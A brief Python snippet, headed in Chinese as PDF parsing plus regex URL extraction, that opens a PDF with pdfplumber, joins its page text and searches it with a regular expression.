
pdf 解析 + 正则提取 URL……
import os | |
import pdfplumber | |
for file in os.listdir(directory)[:1]: | |
with pdfplumber.open(f'{directory}/{file}') as pdf: | |
text = ''.join([page.extract_text().replace('\n', '') for page in pdf.pages]) | |
print(text) | |
print(re.findall(pattern, text)) |
